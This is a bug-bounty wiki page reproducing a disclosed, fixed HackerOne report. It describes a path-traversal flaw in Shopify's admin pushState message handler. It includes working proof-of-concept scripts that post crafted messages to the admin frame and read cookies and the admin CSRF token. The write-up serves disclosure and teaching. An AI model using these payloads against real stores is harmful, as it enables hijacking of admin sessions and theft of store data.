Inject page in admin panel via Shopify.API.pushState
A page on the storefront could send a crafted postMessage to the admin panel that made the admin frame navigate to an attacker-controlled page outside /admin, so script on that page ran inside the admin session. An attacker could then read the admin's CSRF token and store configuration.
 Originally disclosed on HackerOne
- Triaged in 4 days
- Fixed in 40 days
- Paid in 5 days
- Disclosed after 44 days
Summary
Shopify.API.pushState call the method handleRoutePushEvent, allows you to change routes to open pages from admin panel:
handleRoutePushEvent({pathname: e, search: t, state: a, hash: o}) {
                const {adminPath: n, history: i} = this.props // `adminPath` = `/admin`
                  , s = "".concat(n).concat(e);
                // *** //
}
If we use the prefix .. in pathname It will removes admin (/admin/../pages/xss ~> /pages/xss). You can load pages from outside the admin panel. The document.getElementById("AppFrameMain") will be modified with an insecure page.
Step to Reproduce
- Create an page with the XSS (title: xss, path: /pages/xss):

<script>
alert("XSS By Tiago")
console.log("Document:", document)
console.log("Window:", window)
console.log("Cookies:", document.cookie)
console.log("Location:", window.location)
console.log("CSRF Token:", document.querySelectorAll('[data-serialized-id="csrf"]')[0].innerText)
</script>
- Create another page with our triggered XSS (title: xss play, path: /pages/xss-play):

<script>
    function attack(){
        const ctx = window.open(location.origin+'/admin/themes', '_blank')
        const data = JSON.stringify({
            message: 'Shopify.API.pushState',
            data: {pathname: "/../pages/xss"}
        });

        let interval;
        interval = setInterval(function(){
            if (window.attackSuccess) {
                clearInterval(interval)
            } else {
                ctx.postMessage(data)
            }
        }, 500)
    }
    attack()
</script>
<a href="javascript:attack()" style="display:block;text-align:center;width:100%;height:300px;line-height:300px;background:#000;color:#fff;">click me start attack</a>
- Open the page https://[YOU_STORE].myshopify.com/pages/xss-play
- Admin panel has been opened and script executed:

Tested with Google Chrome - Version 76.0.3788.1 (Official Build) dev (64-bit)
Impact
Abuse the active admin session to extract data as:
- CSRF token.
- Store config.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the pushState handler concatenated the admin path with an unvalidated pathname and never checked that the resolved path stayed under /admin, so '..' segments escaped the admin prefix.
Impact
An attacker could abuse the active admin session to extract the CSRF token and store configuration; the report tested this only in a Chrome dev build.
What the attacker needed
Attacker can create storefront pages; victim admin visits the crafted page; admin is logged in
How it was found
- Create a storefront page whose content includes a script that reads the CSRF token and other data.
- Create a second page that opens the admin themes page in a new window and repeatedly posts a pushState message with a pathname containing '..' to escape /admin.
- Visit the second page on the storefront.
- The admin panel opens and the script from the first page runs inside the admin frame.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The admin panel is a web page that shows store settings and is only meant for logged-in staff. It accepted a navigation message from another page and did not check that the destination stayed inside the admin area. By using a '..' path trick, the message pointed the admin frame at an ordinary storefront page that contained a script, so that script ran with the admin's logged-in session.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



